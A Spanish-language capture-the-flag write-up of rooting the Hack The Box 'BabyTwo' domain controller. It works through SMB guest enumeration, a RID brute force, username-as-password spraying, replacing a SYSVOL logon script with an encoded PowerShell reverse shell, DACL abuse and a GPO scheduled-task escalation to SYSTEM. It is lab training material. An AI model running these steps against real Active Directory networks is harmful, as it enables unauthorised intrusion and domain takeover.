

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina BabyTwo – Plataforma Hack The Box

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “BabyTwo”** alojada en la plataforma **Hack The Box**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**


Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal y poco ética**.

4. **Limitaciones y responsabilidad:**


Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Comenzamos escaneando con nmap la máquina para descubrir que puertos se encuentran abiertos:



PORT	STATE	SERVICE	REASON
53/tcp	open	domain	syn-ack ttl 127
88/tcp	open	kerberos-sec	syn-ack ttl 127
135/tcp	open	msrpc	syn-ack ttl 127
139/tcp	open	netbios-ssn	syn-ack ttl 127
389/tcp	open	ldap	syn-ack ttl 127
445/tcp	open	microsoft-ds	syn-ack ttl 127
464/tcp	open	kpasswd5	syn-ack ttl 127
593/tcp	open	http-rpc-epmap	syn-ack ttl 127
636/tcp	open	ldaps	syn-ack ttl 127
3268/tcp	open	globalcatLDAP	syn-ack ttl 127
3269/tcp	open	globalcatLDAPssl	syn-ack ttl 127
3389/tcp	open	ms-wbt-server	syn-ack ttl 127
5985/tcp	open	wsman	syn-ack ttl 127
9389/tcp	open	adws	syn-ack ttl 127
49664/tcp	open	unknown	syn-ack ttl 127
49668/tcp	open	unknown	syn-ack ttl 127
49670/tcp	open	unknown	syn-ack ttl 127
49673/tcp	open	unknown	syn-ack ttl 127
49678/tcp	open	unknown	syn-ack ttl 127
54492/tcp	open	unknown	syn-ack ttl 127
63761/tcp	open	unknown	syn-ack ttl 127
63775/tcp	open	unknown	syn-ack ttl 127
63819/tcp	open	unknown	syn-ack ttl 127



```
(root@kali)-[/home/phoenixx/Escritorio]
# nmap -sS -p- --open -vvv -n -Pn -oN allPorts -T4 10.129.234.72 | grep -E '^([0-9])' | cut -d '/' -f1 | paste -sd ', '
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,49664,49668,49670,49673,49678,54492,63761,63775,63819
```

Los puertos que encontramos abiertos nos llevan a pensar que nos encontramos frente a un DC. Procedemos a realizar un escaneo exhaustivo para poder averiguar la versión de los servicios que corren por dichos puertos.

```

83/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-07-30 05:15:28Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject:
|_ Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
|_ Not valid before: 2025-08-19T14:22:11
|_ Not valid after: 2105-08-19T14:22:11
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject:
|_ Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
|_ Not valid before: 2025-08-19T14:22:11
|_ Not valid after: 2105-08-19T14:22:11
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject:
|_ Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
|_ Not valid before: 2025-08-19T14:22:11
|_ Not valid after: 2105-08-19T14:22:11
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject:
|_ Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
|_ Not valid before: 2025-08-19T14:22:11
|_ Not valid after: 2105-08-19T14:22:11
3389/tcp open ms-wbt-server Microsoft Terminal Services
rdp-ntlm-info:
|_ Target_Name: BABY2
|_ NetBIOS_Domain_Name: BABY2
|_ NetBIOS_Computer_Name: DC
|_ DNS_Domain_Name: baby2.vl
|_ DNS_Computer_Name: dc.baby2.vl
|_ DNS_Tree_Name: baby2.vl
|_ Product_Version: 10.0.20348
|_ System_Time: 2026-07-30T05:16:07+00:00
|_ssl-cert: Subject: commonName=dc.baby2.vl
|_ Not valid before: 2026-07-28T17:23:46
|_ Not valid after: 2027-01-27T17:23:46
|_ssl-date: 2026-07-30T05:16:47+00:00; 0s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found

```

ENUMERACIÓN SMB

Primero empezamos listando el nombre de la máquina y el domino al que pertenece enumerando el servicio SMB.

```
root@kali:~/home/phenixx/Escritorio
crackmapexec smb 10.129.234.72
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
```

Lo añadimos al /etc/hosts de nuestra máquina para que lo pueda resolver fácilmente.

Ya que no contamos con usuarios válidos del dominio, podemos empezar a intentar enumerarlos. El primer paso que podemos intentar es hacer uso de una null session, obtenemos acceso válido pero no podemos enumerar recursos compartidos. Podemos intentar autenticarnos con una guest session. En este caso es exitoso y obtenemos el listado de recursos compartidos (los cuales al revisarlos no contienen en principio nada relevante para poder explotar, también podemos obtener un listado de usuarios válidos realizando un RID-Brute.

```
(root@kali)-[/home/phoenixx/Escritorio]
└─$ crackmapexec smb 10.129.234.72 -u '' -p ''
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB 10.129.234.72 445 DC [+] baby2.vl\:
```

```
(root@kali)-[/home/phoenixx/Escritorio]
└─$ crackmapexec smb 10.129.234.72 -u '' -p '' --shares
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB 10.129.234.72 445 DC [+] baby2.vl\:
SMB 10.129.234.72 445 DC [-] Error enumerating shares: STATUS_ACCESS_DENIED
```

```
(root@kali)-[/home/phoenixx/Escritorio]
└─$ crackmapexec smb 10.129.234.72 -u 'guest' -p '' --shares
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB 10.129.234.72 445 DC [+] baby2.vl\guest:
SMB 10.129.234.72 445 DC [+] Enumerated shares
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
apps	READ	
C\$		Default share
docs		
homes	READ,WRITE	
IPC\$	READ	Remote IPC
NETLOGON	READ	Lggon server share
SYSVOL		Lggon server share

El RID es un identificador que acompaña al sid para marcar de manera unequivoca a un objeto del dominio (en este caso usuarios), un RID-Brute prueba RIDs y lista los que aparecen como válidos, obteniendo entre otros muchos resultados: usuarios válidos del dominio, también podríamos haberlo intentado por rpc o incluso por ldap, pero una guest session no garantiza completamente el éxito utilizando dichos métodos.

```
(root@kali)-[/home/phoenix/Escritorio]
# crackmapexec smb 10.129.234.72 -u 'guest' -p '' --rid-brute | grep -i "sidtypeuser" | awk '{print $6}' | cut -d '\\' -f2 > users

(root@kali)-[/home/phoenix/Escritorio]
# cat users
Administrator
Guest
krbtgt
DC$
gpoadm
Joan.Jennings
Mohammed.Harris
Harry.Shaw
Carl.Moore
Ryan.Jenkins
Kieran.Mitchell
Nicola.Lamb
Lynda.Bailey
Joel.Hurst
Amelia.Griffiths
library
```

Con un listado válido de usuarios se nos abre un amplio abanico de posibilidades. Una de ellas es comprobar la seguridad de las contraseñas. Antes de lanzar un ataque de fuerza bruta con un gran diccionario hay que ir progresivamente aumentando la carga de solicitudes que se lanza, es posible que no necesitemos hacer tanto ruido en la red, además tenemos el riesgo de bloquear cuentas.

Una de las primeras aproximaciones que debemos tener en mente es la idea de password as user, es decir que se haya configurado el mismo nombre de usuario para la contraseña. Intentamos listar algún login válido de esta manera:

Obtenemos dos logins válidos:

```
(root@kali)-[/home/phoenix/Escritorio]
# crackmapexec smb 10.129.234.72 -u users -p users --no-brute --continue-on-success | grep "+"
SMB      10.129.234.72  445    DC      [+] baby2.vl\Carl.Moore:Carl.Moore
SMB      10.129.234.72  445    DC      [+] baby2.vl\library:library
```

Cuando obtenemos acceso con otro usuario siempre es recomendable volver sobre nuestros pasos y revisar de nuevo permisos, ya que es posible que se haya abierto un recurso al que antes no teníamos acceso como el anterior usuario. En este caso revisamos los recursos compartidos tanto con library como con Carl.Moore, en el caso de library tenemos acceso a mas recursos y en concreto tenemos capacidad de lectura en SYSVOL, dentro de la cual hay un subdirectorio llamado scripts. Este es un lugar típico donde encontrar scripts que se ejecutarán una vez iniciada la sesión. Con el usuario Carl.Moore tenemos capacidad de escritura en dicho directorio.

Encontramos un script login.vbs, en visual basic.

```
(root@kali)-[/home/phoenix/Escritorio]
# smbclient -U "Carl.Moore\Carl.Moore" //10.129.234.72/SYSVOL
Try "help" to get a list of possible commands.
smb: > dir
.                D           0 Tue Aug 22 17:37:36 2023
..               D           0 Tue Aug 22 17:37:36 2023
baby2.vl         Dr           0 Tue Aug 22 17:37:36 2023

6126847 blocks of size 4096. 1929374 blocks available
smb: > cd baby2.vl\
smb: \baby2.vl\> dir
.                D           0 Tue Aug 22 17:43:55 2023
..               D           0 Tue Aug 22 17:37:36 2023
DfsrPrivate      DHSr           0 Tue Aug 22 17:43:55 2023
Policies         D           0 Tue Aug 22 17:37:41 2023
scripts          D           0 Wed Jul 29 17:53:20 2026

6126847 blocks of size 4096. 1929374 blocks available
smb: \baby2.vl\> cd scripts\
smb: \baby2.vl\scripts\> dir
.                D           0 Wed Jul 29 17:53:20 2026
..               D           0 Tue Aug 22 17:43:55 2023
login.vbs        A          2419 Wed Jul 29 17:53:20 2026

6126847 blocks of size 4096. 1929374 blocks available
smb: \baby2.vl\scripts\>
```

si leemos el script:

```
(root@kali)-[/home/phenixx/Escritorio/baby2]
# cat login.vbs
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ":" to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ":" & Err.Description
    End If

    Set objNetwork = Nothing
End Sub
```

Al tener capacidad de escritura podemos borrar el script que hay y establecer uno con comandos a ejecutar. Después de una búsqueda en la documentación oficial de Windows, encuentro una manera de ejecutar comandos a nivel de sistema.

Utilizando powershell y un encoding de base64 para ofuscar el comando podemos establecer una revshell, para que cuando se ejecute el script nos envíe una conexión, mientras estamos con un listener como netcat a la escucha.

```
Set objShell = CreateObject("WScript.Shell")
objShell.Run "powershell -e JABjAGwAaQBLAG4AdAAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgBOAGUAdAAuAFMabwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACQ="
```

Ahora eliminamos el archivo login.vbs y como tenemos capacidad de escritura lo podemos colocar con el mismo nombre en su lugar.

```
(root@kali)-[/home/phenixx/Escritorio/baby2]
# smbclient -U "Carl.Moore%Carl.Moore" //10.129.234.72/SYSVOL
Try "help" to get a list of possible commands.
smb: \> cd baby2.vl\
smb: \baby2.vl\> cd scripts\
smb: \baby2.vl\scripts\> put login.vbs
putting file login.vbs as \baby2.vl\scripts\login.vbs (13,1 kB/s) (average 13,1 kB/s)
smb: \baby2.vl\scripts\> exit
```


Al cabo de unos segundos obtenemos la reverse shell como el usuario amelia.griffiths

```
(root@kali)-[/home/phoenixx/Escritorio/baby2]
# rlwrap nc -lnvp 7575
listening on [any] 7575 ...
connect to [10.10.15.247] from (UNKNOWN) [10.129.234.72] 58700


PS C:\Windows\system32> whoami
baby2\amelia.griffiths
```

ENUMERACIÓN CON BLOODHOUND

En este punto es conveniente hacer una enumeración eficiente utilizando Bloodhound, para ir concretando posibles vías de ataque.



El usuario amelia.griffiths pertenece a legacy un grupo que tiene el permiso WriteDacl sobre el usuario gpoadm, que a su vez tiene permisos GenericAll.



La cadena de ataque pasa por utilizar al usuario amelia.griffiths para cambiar las DACLS del usuario gpoadm, otorgarlo todos los derechos, para convertirlo en un genericAll, cambiar la

Para hacerlo, cargamos PowerView.ps1 en la máquina:

Le otorgamos todos los permisos a Amelia.Griffiths sobre gpoadm, creamos un secure String y utilizamos Set-DomainUserPassword.

Comprobamos con crackmapexec que se ha podido cambiar la contraseña:

Ahora podemos utilizar pygpoabuse para crear la tarea programada y ponernos a la escucha con netcat para recibir la conexión.

Ahora con el usuario que tenemos acceso al sistema debemos utilizar `gpupdate` para que se actualicen las políticas de grupo y se pueda ejecutar dicha tarea programada.

Una vez que se han actualizado recibimos la conexión como SYSTEM.

```
(root@kali)-[/home/phoenixx/Escritorio/baby2/pyGPOAbuse]
# rlwrap nc -lnvp 7576
listening on [any] 7576 ...
connect to [10.10.15.247] from (UNKNOWN) [10.129.234.72] 59418

PS C:\Windows\system32> whoami
nt authority\system

PS C:\Windows\system32>
```

Cambiamos la contraseña al administrador con net user y nos conectamos como el admin del domino al DC.

```
(root@kali)-[/home/phoenixx/Escritorio/baby2]
# evil-winrm -i 10.129.234.72 -u administrator -p 'Password1!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
baby2\administrator
```